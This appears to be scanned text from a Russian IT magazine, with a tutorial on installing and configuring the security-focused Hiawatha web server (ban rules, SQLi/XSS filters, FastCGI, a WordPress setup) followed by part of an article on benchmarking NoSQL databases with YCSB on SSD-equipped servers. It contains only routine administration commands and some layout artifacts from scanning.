androidstreet.net

Первая версия Hiawatha появилась на свет еще в 2002 году. Ее автором был никому не известный студент по имени Хьюго Лейсинк (Hugo Leisink). Он активно интересовался компьютерной безопасностью, а потому видел все недочеты существовавших тогда веб-серверов в плане защиты от угроз из сети и DoS-атак. Все эти проблемы он решил исправить, создав собственный веб-сервер. Назвал он его именем легендарного предводителя американских индейцев (шутка в сторону Apache).

С тех пор Hiawatha активно развивался и на сегодняшний день дорос до версии 9.4, которая включает в себя не только средства активного противодействия атакам, но и все те возможности, которые требуются от современного веб-сервера:

- поддержку CGI и FastCGI с балансировкой нагрузки;
- умение работать в качестве reverse proxy;
- поддержку chroot-окружений;
- URL rewriting;
- SSL и TLS;
- базовую и digest HTTP-аутентификацию;
- контроль ширины upload-канала;
- встроенный механизм кеширования файлов;
- поддержку IPv6;
- HTTP-сжатие с помощью gzip;
- виртуальные хосты;
- поддержку приложений WevDAV;
- Server Name Indication (SNI).

Среди типов атак, которые веб-сервер позволяет предотвратить (или снизить риск), следующие:

- SQL injection;
- Cross-site scripting (XSS);
- Cross-site request forgery (CSRF);
- Deinal-of-Service (DoS).

Все эти функции, а также возможность бана потенциальных атакующих и лимитирование времени работы CGI-скриптов поддаются настройке через простой и очевидный конфигурационный файл. Но даже на стандартных настройках Hiawatha вполне способен конкурировать с Apache и nginx в скорости отдачи динамики и статики, а согласно недавно опубликованному тесту — серьезно превосходить их по уровню до-

WWW

Официальный Hiawatha Howto:
goo.gl/qYoJC9

Результаты тестирования веб-сервера под DoS-атакой с помощью slowloris:
goo.gl/9UHBd1

Man Hiawatha:
goo.gl/ObB7Cs

ступности во время DoS-атак с использованием, например, slowloris (от DDoS, понятное дело, любой сервер уйдет в аут).

Официальный форум: goo.gl/nqceJd

Независимое тестирование веб-серверов от 2010 года:

- Apache-prefork
- Apache-worker
- Apache-event
- Cherokee
- Hiawatha
- IIS
- lighttpd
- LiteSpeedEnterprise
- LiteSpeed Standard
- nginx

ПЕРВОЕ ЗНАКОМСТВО

Hiawatha распространяется под лицензией GPL, но из-за низкой популярности не включен в репозитории популярных Linux-дистрибутивов. Зато он довольно давно есть в портах FreeBSD и Arch Linux, а также в виде прекомпилированного пакета для OS X и Windows. Лично я ставил веб-сервер в Arch и Ubuntu, поэтому и говорить буду о них. Итак, в Arch установка тривиальная:

```
$ yaourt -S hiawatha
```

Отвечаем на стандартные вопросы, дожидаемся окончания компиляции, вводим свой пароль, и мы готовы. В Ubuntu придется приложить несколько больше усилий и скомпилировать веб-сервер самостоятельно. Для этого устанавливаем необходимые devel-пакеты:

```
$ sudo apt-get install build-essential libc6-dev libssl-dev dpkg-dev ↵
debhelper fakeroot libxml2-dev libxslt1-dev cmake
```

Скачиваем и распаковываем свежую версию исходников сервера:

```
$ cd /tmp
$ wget https://www.hiawatha-webserver.org/files/↵
  hiawatha-9.4.tar.gz
$ tar -xzf hiawatha-9.4.tar.gz
```

Собираем и устанавливаем:


Собираем и устанавливаем:

```
$ cd hiawatha-9.4/extra
$ ./make_debian_package
$ cd ..
$ sudo dpkg -i hiawatha_9.4_amd64.deb
```

Далее запускаем веб-сервер и проверяем его работоспособность:

```
$ sudo systemctl start hiawatha # Arch
$ sudo /etc/init.d/hiawatha start # Ubuntu
```

Открываем в браузере адрес localhost:80 и видим приветственное сообщение веб-сервера. Установка прошла успешно.



Находясь под атакой slowloris, только Hiawatha и lighthttpd смогли обеспечить постоянную доступность сервера

КОНФИГ

Конфиг Hiawatha располагается по адресу /etc/hiawatha/hiawatha.conf. По умолчанию все настройки хранятся в нем, но для простоты управления и настройки виртуальных серверов их можно разнести по нескольким файлам, используя директиву include. Простейший конфиг Hiawatha, используемый для показа тестовой страницы, выглядит следующим образом:

```
# Юзер, от имени которого запускается сервер
ServerId = www-data
# Максимальное количество одновременных соединений
ConnectionsTotal = 250
# То же самое с одного IP
```

```
ConnectionsPerIP = 25
# Стандартный лог
SystemLogfile = /var/log/hiawatha/system.log
# Лог-файл для регистрации потенциальных атак
GarbageLogfile = /var/log/hiawatha/garbage.log
Binding {
 Port = 80 # Порт
}
# Стандартные настройки веб-сайта
Hostname = 127.0.0.1
WebsiteRoot = /srv/http/hiawatha
StartFile = index.html
AccessLogfile = /var/log/hiawatha/access.log
ErrorLogfile = /var/log/hiawatha/error.log
```

Вполне типичные настройки для веб-сервера, за исключением опции GarbageLogfile. Она определяет лог-файл, в который будут сыпаться все сообщения о неправильно сформированных HTTP-запросах, мусорных URL, попытках применения XSS и подобном. С помощью Hiawatha такую активность можно не только регистрировать и анализировать, но и предотвращать. Для этого существует следующий набор опций:

```
# Бан клиентов, отправляющих неправильный HTTP-запрос (400 Bad Request)
BanOnGarbage = 300
# Бан клиентов, превышающих максимальное количество одновременных запросов
BanOnMaxPerIP = 60
# Бан, клиентов, отправляющих слишком длинный HTTP-запрос
# (413 Request Entity Too Large)
BanOnMaxReqSize = 300
# Закрывать все остальные соединения клиентов, попавших в бан
KickOnBan = yes
# Продлять время бана при попытках клиента установить соединение, находясь
# в бане
RebanDuringBan = yes
# Бан при неудачной попытке логина
BanOnWrongPassword = 3:120
# Бан клиентов, запрашивающих неправильный URL
BanOnInvalidURL = 60
# Бан клиентов, отправляющих больше десяти запросов за секунду
BanOnFlooding = 10/1:15
```

Такие настройки позволяют предотвратить некоторые типы простых DoS-атак и отбить ботов, но они бесполезны против XSS и SQL injection. Поэтому в конфиге Hiawatha предусмотрено еще четыре опции:

```
PreventCSRF = yes
PreventSQLi = yes
BanOnSQLi = 60
```

```
PreventXSS = yes
```

Первая представляет собой простой метод защиты от CSRF с помощью игнорирования всех кукисов браузера при заходе по ссылке с другого сайта. Защитит от некоторых типов ботов, но не дает стопроцентной гарантии. Вторая и третья — это защита от SQLi с помощью эвристических методов анализа URL. Четвертая — борьба с XSS с помощью замены символов <, > и кавычек в URL на подчеркивания. Ни один из них не безопасен на 100%, и каждый должен применяться с осторожностью.

Настройки FastCGI в конфиге определяются примерно так:

```
CGIhandler = /usr/bin/perl:pl
CGIhandler = /usr/bin/php-cgi:php
CGIhandler = /usr/bin/python:py
CGIhandler = /usr/bin/ruby:rb
CGIhandler = /usr/bin/ssi-cgi:shtml
CGIextension = cgi
TriggerOnCGIstatus = yes
FastCGIserver {
        FastCGIid = PHP5
        ConnectTo = 127.0.0.1:9000
        Extension = php
        SessionTimeout = 30
}
```

Здесь все просто. Сначала указываются расширения файлов, которые могут выполнять функции CGI-скриптов, затем определяется один из FastCGI-серверов с именем PHP5 (оно нужно для последующей привязки к виртуальному хосту), располагающийся по адресу 127.0.0.1:9000. По умолчанию Hiawatha запускает все CGI-скрипты с помощью приложения cgi-wrapper, которое работает под другим UID и позволяет защитить сервер от проникновения с помощью эксплуатации дыр в скриптах. Враппер можно легко изменить с помощью опции CGIwrapper.

Время исполнения скриптов строго лимитировано и по умолчанию составляет пять секунд. Если скрипт не успевает закончить работу за это время, он мягко умерщвляется с помощью сигнала TERM, а через секунду убивается с помощью KILL. Такое поведение сервера можно контролировать с помощью двух опций:

```
# Время исполнения скрипта
TimeForCGI = <время>
# Убийство тех, кто срывает дедлайн
KillTimedoutCGI = yes|no
```

Для настройки виртуальных хостов используются следующие синтаксические конструкции:

```
VirtualHost {
  Hostname = files.example.com
```

INFO

```
  WebsiteRoot = /var/www/example.com/files/public
  AccessLogfile = /var/www/example.com/files/↵
  logfiles/access.log
  ErrorLogfile = /var/www/example.com/files/↵
  logfiles/error.log
  ShowIndex = yes
}

VirtualHost {
  Hostname = www.example.com, *.example.com
  WebsiteRoot = /var/www/example.com/www/public
  StartFile = index.php
  AccessLogfile = /var/www/example.com/www/↵
  logfiles/access.log
  ErrorLogfile = /var/www/example.com/www/↵
  logfiles/error.log
  TimeForCGI = 10
  UseFastCGI = PHP5
  UseToolkit = banshee
}
```

INFO

Hiawatha поддерживает определение user-defined настроек для каждого каталога. Для этого достаточно создать в каталоге файл .hiawatha с определением нужных настроек. Возможные опции: AccessList, AlterGroup, AlterList, AlterMode, ErrorHandler, LoginMessage, PasswordFile, RequiredGroup, Setenv, ShowIndex, StartFile и UseGZfile. Если применять опции защиты от угроз, не используя соответствующие опции для бана злоумышленников, возможность DoS-атаки останется.

Это определение двух хостов. Первый предназначен для хранения публично доступных файлов, располагающихся в каталоге /var/www/example.com/files/public. Клиенты могут как запрашивать файлы по отдельности (в виде ссылки со страницы), так и получить их список; за это отвечает опция ShowIndex = yes. Второй предназначен для хранения динамического веб-сайта, написанного на PHP. Для запуска скриптов он использует описанный выше FastCGI-сервер с именем PHP5 и устанавливает свой собственный тайм-аут на исполнения CGI-скриптов.

Второй хост также использует опцию UseToolkit, которая определяет набор правил, используемых для URL-рерайтинга, перенаправления и запрета URL-адресов. В данном случае используется набор правил под названием banshee, который должен быть определен где-то выше. Выглядеть он может так:

```
UrlToolkit {
  # Имя данного набора правил
  ToolkitID = banshee
  # Если запрашиваемый файл есть на диске — оставляем URL как есть
  RequestURI isfile Return
  # Если файл статический — не трогаем URL
  Match ^/(css|files|images|js|slimstat)($|/) Return
  # Если это один из следующих файлов — не трогаем
  Match ^/(favicon.ico|robots.txt|sitemap.xml)$ Return
  # Все URL, содержащие параметры, перенаправляем на index.php
  Match .*\?(.*) Rewrite /index.php?$1
  # Все остальные запросы перенаправляем на index.php
  Match .* Rewrite /index.php
}
```

Стоит отметить, что Hiawatha поддерживает довольно гибкие правила фильтрации URL, которых будет достаточно в 99% случаев. Все они описаны в man-странице сервера и будут знакомы всем, кто когда-то занимался написанием правил для других веб-серверов. После окончания редактирования конфига сервер необходимо перезапустить:

```
$ sudo systemctl restart hiawatha # Arch
$ sudo /etc/init.d/hiawatha start # Ubuntu
```

ПРАКТИЧЕСКИЙ ПРИМЕР: WORDPRESS

Чтобы проверить работу Hiawatha в реальных условиях, попробуем использовать его для создания веб-сайта на WordPress и MariaDB под Ubuntu 13.10. Ставим и запускаем Hiawatha, как описано в начале статьи, затем ставим PHP:

```
$ sudo apt-get install php5 php-pear php5-curl php5-mysql php5-fpm
```

Далее подключаем репозиторий MariaDB и устанавливаем базу данных:

```
$ sudo apt-get install software-properties-common
$ sudo apt-key adv --recv-keys --keyserver ↵
  hkp://keyserver.ubuntu.com:80 0xcbcb082a1bb943db
$ sudo add-apt-repository 'deb http://mirror.↵
  timeweb.ru/mariadb/repo/5.5/ubuntu saucy main'
$ sudo apt-get update
$ sudo apt-get install mariadb-server mysql-client
```

Вносим стандартные правки в конфиг /etc/php5/fpm/php.ini. Ничего особенного: включение сжатия данных и базовые настройки безопасности.

```
zlib.output_compression = On
zlib.output_compression_level = 6
expose_php = Off
display_errors = Off
allow_url_include = Off
```

Открываем конфиг PHP-FPM и добавляем строки, необходимые для работы в связке с Hiawatha. В нашей конфигурации FastCGI-сервер будет общаться с веб-сервером, используя UNIX-сокет вместо сетевого соединения.

```
[www]
user = www-data
group = www-data
listen = /var/lib/hiawatha/php5-fcgi.sock
pm = static
pm.max_children = 3
```

```
chdir = /
```

Теперь создаем конфиг Hiawatha, удалив содержимое уже имеющегося:

```
ServerId = www-data
ConnectionsTotal = 250
ConnectionsPerIP = 25
SystemLogfile = /var/log/hiawatha/system.log
GarbageLogfile = /var/log/hiawatha/garbage.log
Binding {
  Port = 80
}
CGIhandler = /usr/bin/php5-cgi:php,php5
FastCGIserver {
  FastCGIid = PHP5
    ConnectTo = /var/lib/hiawatha/php5-fcgi.sock
    Extension = php
}
UrlToolkit {
  ToolkitID = wordpress
  RequestURI exists Return
  Match .*\?(.*) Rewrite /index.php?$1
  Match .* Rewrite /index.php
}
VirtualHost {
  Hostname = www.example.com
  WebsiteRoot = /var/www/wordpress
  StartFile = index.php
  AccessLogfile = /var/www/wordpress/log/access.log
  ErrorLogfile = /var/www/wordpress/log/error.log
  UseFastCGI = PHP5
  UseToolkit = wordpress
}
```

Конфиг простой и должен быть понятен после прочтения предыдущих разделов. При необходимости его можно дополнить опциями безопасности. Далее скачиваем последнюю версию WordPress и разворачиваем в каталог /var/www/wordpress:

```
$ sudo -s
$ cd /var/www
$ wget http://wordpress.org/latest.zip
$ unzip latest.zip
$ chown -R www-data wordpress
$ exit
```

Создаем базу данных для WordPress. MariaDB совместима с MySQL, так что сделать это можно с помощью стандартного клиента:

```
$ sudo mysql -u root -p
CREATE DATABASE wps;
```

Запускаем Hiawatha и PHP-FPM:

```
$ sudo service hiawatha start
$ sudo service php5-fpm restart
```

Это все. Теперь можно зайти на сайт для проверки его работоспособности.

ВМЕСТО ВЫВОДОВ

Hiawatha — это такой веб-сервер для ленивых. Он прост в настройке и содержит в себе набор средств для противодействия простым видам атак, защита от которых обычно должна располагаться либо уровнем ниже (PHP-скрипты), либо уровнем выше (файрвол и система обнаружения вторжений). Это очень легкий веб-сервер, который хорошо подойдет для запуска личного блога, но я не уверен, что его применение сколько-нибудь целесообразно на большом веб-сайте.

Скорость решает все

ТЕСТИРУЕМ ПРОИЗВОДИТЕЛЬНОСТЬ NOSQL БД



Несколько лет назад оказалось, что SQL внезапно устарел. И начали появляться и множиться NoSQL-решения, отбросившие язык SQL и реляционную модель хранения данных. Основные аргументы в поддержку такого подхода: возможность работы с большими данными (те самые Big Data), хранения данных в самых экзотичных структурах и, самое главное, возможность все это делать очень быстро. Давай посмотрим, насколько это получается у самых популярных представителей мира NoSQL.

Денис Нелюбин
dnelubin@gmail.com,
google.com/+DenisNelubin

За счет чего достигается скорость в NoSQL? В первую очередь, это следствие совсем другой парадигмы хранения данных. Парсинг и трансляция SQL-запросов, работа оптимизатора, объединение таблиц и прочее сильно увеличивают время ответа. Если взять и выкинуть все эти слои, упростить запросы, читать с диска прямо в сеть или хранить все данные в оперативной памяти, то можно выиграть в скорости. Уменьшается как время обработки каждого запроса, так и количество запросов в секунду. Так появились key-value БД, самым типичным и широко известным представителем которых является memcached. Да, этот кеш, широко применяемый в веб-приложениях для ускорения доступа к данным, тоже является NoSQL.

INFO

Кроме YCSB, тестировать производительность NoSQL БД можно с помощью, например, JMeter.

WWW

Официальные результаты этого и других исследований: thumbtack.net/whitepapers

ТИПЫ NOSQL

Можно выделить четыре основные категории NoSQL-систем:

- Ключ — значение (key-value). Большая хеш-таблица, где допустимы только операции записи и чтения данных по ключу.
- Колоночные (column). Таблицы, со строками и колонками. Вот только в отличие от SQL количество колонок от строки к строке может быть переменным, а общее число колонок может измеряться миллиардами. Также каждая строка имеет уникальный ключ. Можно рассматривать такую структуру данных как хеш-таблицу хеш-таблицы, первым ключом является ключ строки, вторым — имя колонки. При поддержке вторичных индексов возможны выборки по значению в колонке, а не только по ключу строки.
- Документо-ориентированные (document-oriented). Коллекции структурированных документов. Возможна выборка по различным полям документа, а также модификация частей документа. К этой же категории можно отнести поисковые движки, которые являются индексами, но, как правило, не хранят сами документы.
- Графовые (graph). Специально предназначены для хранения математических графов: узлов и связей между ними. Как правило, позволяют задавать для узлов и связей еще и набор произвольных атрибутов и выбирать узлы и связи по этим атрибутам. Поддерживают алгоритмы обхода графов и построения маршрутов.

Для теста мы взяли представителей первых трех категорий:

- Aerospike (в девичестве Citrusleaf). Очень быстрая key-value БД (а с версии 3.0 — еще и частично документо-ориентированная). В явном виде поддерживает SSD, использует их напрямую, без файловой системы, как блочные устройства. Создавалась для рынка онлайн-рекламы (в том числе для так называемого RTB — Real Time Bidding), где требуются быстрые и большие кеши данных.
- Couchbase. Возник как симбиоз проектов CouchDB и Membase и является, та-

ким образом, последователем memcached, то есть key-value БД (хотя опять-таки с версии 2.0 появилась поддержка JSON объектов-документов). От memcached в нем остались совместимость на уровне протокола доступа и стремление все хранить в ОЗУ. Отличается от memcached персистентностью и кластерностью, эти новые фичи написаны на Erlang.

- Cassandra. Старейшая СУБД в списке. Возникла в недрах Facebook и была отпущена под крылышко Apache в 2008 году. Является колоночно-ориентированной БД, идейным наследником Google BigTable.
- MongoDB. Весьма известная документо-ориентированная БД. Пожалуй, родоначальник жанра документо-ориентированных NoSQL БД. Документы представляют собой JSON (точнее, BSON) объекты. Создавалась для нужд веб-приложений.

Настраиваем SSD

В частности, SSD требуют действий, называемых непереводимым словом overprovisioning. Дело в том, что в SSD присутствует слой трансляции адресов. Адреса блоков, видные операционной системе, совсем не соответствуют физическим блокам во флеш-памяти. Как ты знаешь, число циклов перезаписи у флеш-памяти ограничено. К тому же операция записи состоит из двух этапов: стирания (часто — сразу нескольких блоков) и собственно записи. Поэтому, для обеспечения долговечности накопителя (равномерного износа) и хорошей скорости записи, контроллер диска чередует физические блоки памяти при записи. Когда операционная система пишет блок по какому-то адресу, физически запись происходит на некий чистый свободный блок памяти, а старый блок помечается как доступный для последующего (фонового) стирания. Для всех этих манипуляций контроллеру диска нужны свободные блоки, чем больше, тем лучше. Заполненный на 100% SSD может работать весьма медленно.

Свободные блоки могут получиться несколькими способами. Можно с помощью команды hdparm (с ключом '-N') указать количество секторов диска, видимых операционной системой. Остальное будет в полном распоряжении контроллера. Однако это работает не на всяком железе (в AWS EC2, например, не работает). Другой способ — оставить не занятое разделами место на диске (имеются в виду разделы, создаваемые, например, fdisk). Контроллер достаточно умен, чтобы задействовать это место. Третий способ — использовать файловые системы и версии ядра, которые умеют сообщать контроллеру о свободных блоках. Это та самая команда TRIM. На нашем железе хватило hdparm, мы отдали на растерзание контроллеру 20% от общего объема дисков.

Для SSD важен также планировщик ввода-вывода. Это такая подсистема ядра, которая группирует и переупорядочивает операции ввода-вывода (в основном записи на диск) с целью повысить эффективность. По умолчанию линукс использует CFQ (Completely Fair Queuing), который старается переставить операции записи так, чтобы записать как можно больше блоков последовательно. Это хорошо для обычных вращающихся (так и говорят — spinning :)) дисков, потому что для них скорость линейного доступа заметно выше доступа к случайным блокам (головки нужно перемещать). Но для SSD линейная и случайная запись — одинаково эффективны (тео-

мещать). Но для SSD линейная и случайная запись — одинаково эффективны (теоретически), и работа CFQ только вносит лишние задержки. Поэтому для SSD-дисков нужно включать другие планировщики, например NOOP, который просто выполняет команды ввода-вывода в том порядке, в каком они поступили. Переключить планировщик можно, например, такой командой: «echo noop > /sys/block/sda/queue/scheduler», где sda — твой диск. Справедливости ради стоит упомянуть, что свежие ядра сами умеют определять SSD-накопители и включать для них правильный планировщик.

Любая СУБД любит интенсивно писать на диск, а также интенсивно читать. А Linux очень любит делать read-ahead, упреждающее чтение данных, — в надежде, что, раз ты прочитал этот блок, ты захочешь прочитать и несколько следующих. Однако с СУБД, и особенно при случайном чтении (а этот как раз наш вариант), этим надеждам не суждено сбыться. В результате имеем никому не нужное чтение и использование памяти. Разработчики MongoDB рекомендуют по возможности уменьшить значение read-ahead. Сделать это можно командой «blockdev --setra 8 /dev/sda», где sda — твой диск.

Любая СУБД любит открывать много-много файлов. Поэтому необходимо заметно увеличить лимиты nofile (количество доступных файловых дескрипторов для пользователя) в файле /etc/security/limits.conf на значение сильно больше 4k.

Также возник интересный вопрос: как использовать четыре SSD? Если Aerospike просто подключает их как хранилища и как-то самостоятельно чередует доступ к дискам, то другие БД подразумевают, что у них есть лишь один каталог с данными. (В некоторых случаях можно указать и несколько каталогов, но это не предполагает чередования данных между ними.) Пришлось создавать RAID 0 (с чередованием) с помощью утилиты mdadm. Я полагаю, что можно было бы поиграть с LVM, но производители СУБД описывают только использование mdadm.

КАК ПРОВОДИЛСЯ ТЕСТ

В распоряжении у нас было четыре серверных машинки. В каждой: восьмиядерный Xeon, 32 Гб ОЗУ, четыре интеловских SSD по 120 Гб каждый.

Тестировали мы с помощью YCSB (Yahoo! Cloud Serving Benchmark). Это специальный бенчмарк, выпущенный командой Yahoo! Research в 2010 году под лицензией Apache. Бенчмарк специально создан для тестирования NoSQL баз данных. И сейчас он остается единственным и довольно популярным бенчмарком для NoSQL, фактически стандартом. Написан, кстати, на Java. Мы добавили к оригинальному YCSB драйвер для Aerospike, слегка обновили драйвер для MongoDB, а также несколько подшаманили с выводом результатов.

Для создания нагрузки на наш маленький кластер потребовалось восемь клиентских машин. По четырехъядерному i5 и 4 Гб ОЗУ на каждой. Одного (и двух, и трех, и четырех...) клиентов оказалось недостаточно, чтобы загрузить кластер. Может показаться странным, но факт.

Все это шевелилось в одной гигабитной локальной сети. Пожалуй, было бы интереснее в десятигигабитной сети, но такого железа у нас не было. Интереснее, потому что, когда количество операций в секунду начинает измеряться сотнями тысяч, мы утыкаемся в сеть. При пропускной способности в гигабит в секунду (10^9 бит/с)

сеть может пропустить килобайтных пакетов (~10^4 бит) лишь около 100 000 (10^5) штук. То есть получаем лишь 100k операций в секунду. А нам вообще-то хотелось получить миллион :).

Сетевые карты тоже имеют значение. Правильные серверные сетевухи имеют несколько каналов ввода-вывода, соответственно, каждый с собственным прерыванием. Вот только по умолчанию в линуксе все эти прерывания назначены на одно ядро процессора. Только ребята из Aerospike озаботились этой тонкостью, и их скрипты настройки БД раскидывают прерывания сетевых карт по ядрам процессора. Посмотреть прерывания сетевых карт и то, как они распределены по ядрам процессора, можно, например, такой командой: «cat /proc/interrupts | grep eth».

Отдельно стоит поговорить про SSD. Мы хотели протестировать работу NoSQL БД именно на твердотельных накопителях, чтобы понять, действительно ли эти диски того стоят, то есть дают хорошую производительность. Поэтому старались настроить SSD правильно. Подробнее об этом можно прочитать на врезке.

Естественно, на всех машинах кластера (как серверных, так и клиентских) часы должны быть синхронизированы с помощью ntpd. Ntpdate тут не годится, потому что требуется бóльшая точность синхронизации. Для всех распределенных систем жизненно важно, чтобы время между узлами было синхронизировано. Например, Cassandra и Aerospike хранят время изменения записи. И если на разных узлах кластера найдутся записи с разным таймстампом, то победит та запись, которая новее.

Сами NoSQL БД настраивались следующим образом. Бралась конфигурация из коробки, и применялись все рекомендации, описанные в документации и касающиеся достижения наибольшей производительности. В сложных случаях мы связывались с разработчиками БД. Чаще всего рекомендации касались подстроек под количество ядер и объем ОЗУ.

Проще всего настраивается Couchbase. У него есть веб-консоль. Достаточно запустить сервис на всех узлах кластера. Затем на одном из узлов создать bucket («корзину» для ключей-значений) и добавить другие узлы в кластер. Все через веб-интерфейс. Особо хитрых параметров настройки у него нет.

Aerospike и Cassandra настраиваются примерно одинаково. На каждом узле кластера нужно создать конфигурационный файл. Эти файлы почти идентичны для каждого узла. Затем запустить демонов. Если все хорошо, узлы сами соединятся в кластер. Нужно довольно хорошо разбираться в опциях конфигурационного файла. Тут очень важна хорошая документация.

Сложнее всего с MongoDB. У других БД все узлы равнозначны. У Mongo это не так. Мы хотели поставить все БД по возможности в одинаковые условия и выставить у всех replication factor в 2. Это означает, что в кластере должно быть две копии данных, для надежности и скорости. В других БД replication factor — это лишь настройка хранилища данных (или «корзины», или «семейства колонок»). В MongoDB количество копий данных определяется структурой кластера. Грамотно настроить кластер MongoDB можно, только дважды прочтя официальную документацию, посвященную этому :). Говоря кратко, нам нужны shards or replica-sets. Шарды (ну ты наверняка слышал термин «шардинг») — это подмножества всего набора данных, а также узлы кластера, где каждое подмножество будет хранится. Реплика-сеты — это термин MongoDB, обозначающий набор узлов кластера, хранящих одинаковые копии данных. В реплика-сете есть главный узел, который выполняет операции записи, и вторичные узлы, на которые осуществляется репликация данных с главного узла. В слу-

чае сбоев роль главного узла может быть перенесена на другой узел реплика-сета. Для нашего случая (четыре сервера и желание хранить две копии данных) получается, что нам нужно два шарда, каждый из которых представляет собой реплика-сет из двух серверов с данными. Кроме того, в каждый реплика-сет нужно добавить так называемый арбитр, который не хранит данные, а нужен для участия в выборах нового главного узла. Число узлов в реплика-сете для правильных выборов должно быть нечетным. Еще нужна маленькая конфигурационная БД, в которой будет храниться информация о шардах и о том, какие диапазоны данных на каком шарде хранятся. Технически это тоже MongoDB, только (по сравнению с основными данными) очень маленькая. Арбитры и конфигурационную БД мы разместили на клиентских машинах. И еще на каждом клиенте нужно запустить демон mongos (mongo switch), который будет обращаться к конфигурационной БД и маршрутизировать запросы от каждого клиента между шардами.

У каждой NoSQL БД свой уникальный способ представления данных и допустимых операций над ними. Поэтому YCSB пошел по пути максимального обобщения любых БД (включая и SQL).

Набор данных, которыми оперирует YCSB, — это ключ и значение. Ключ — это строка, в которую входит 64-битный хеш. Таким образом, сам YCSB, зная общее количество записей в БД, обращается к ним по целочисленному индексу, а для БД множество ключей выглядит вполне случайным. Значение — десяток полей случайных бинарных данных. По умолчанию YCSB генерирует записи килобайтного размера, но, как ты помнишь, в гигабитной сети это ограничивает нас лишь в 100k операций в секунду. Поэтому в тестах мы уменьшили размер одной записи до 100 байт.

Операции над этими данными YCSB осуществляет тоже простейшие: вставка новой записи с ключом и случайными данными, чтение записи по ключу, обновление записи по ключу. Никаких объединений таблиц (да и вообще подразумевается лишь одна «таблица»). Никаких выборок по вторичным ключам. Никаких множественных выборок по условию (единственная проверка — совпадение первичного ключа). Это очень примитивно, но зато может быть произведено в любой БД.

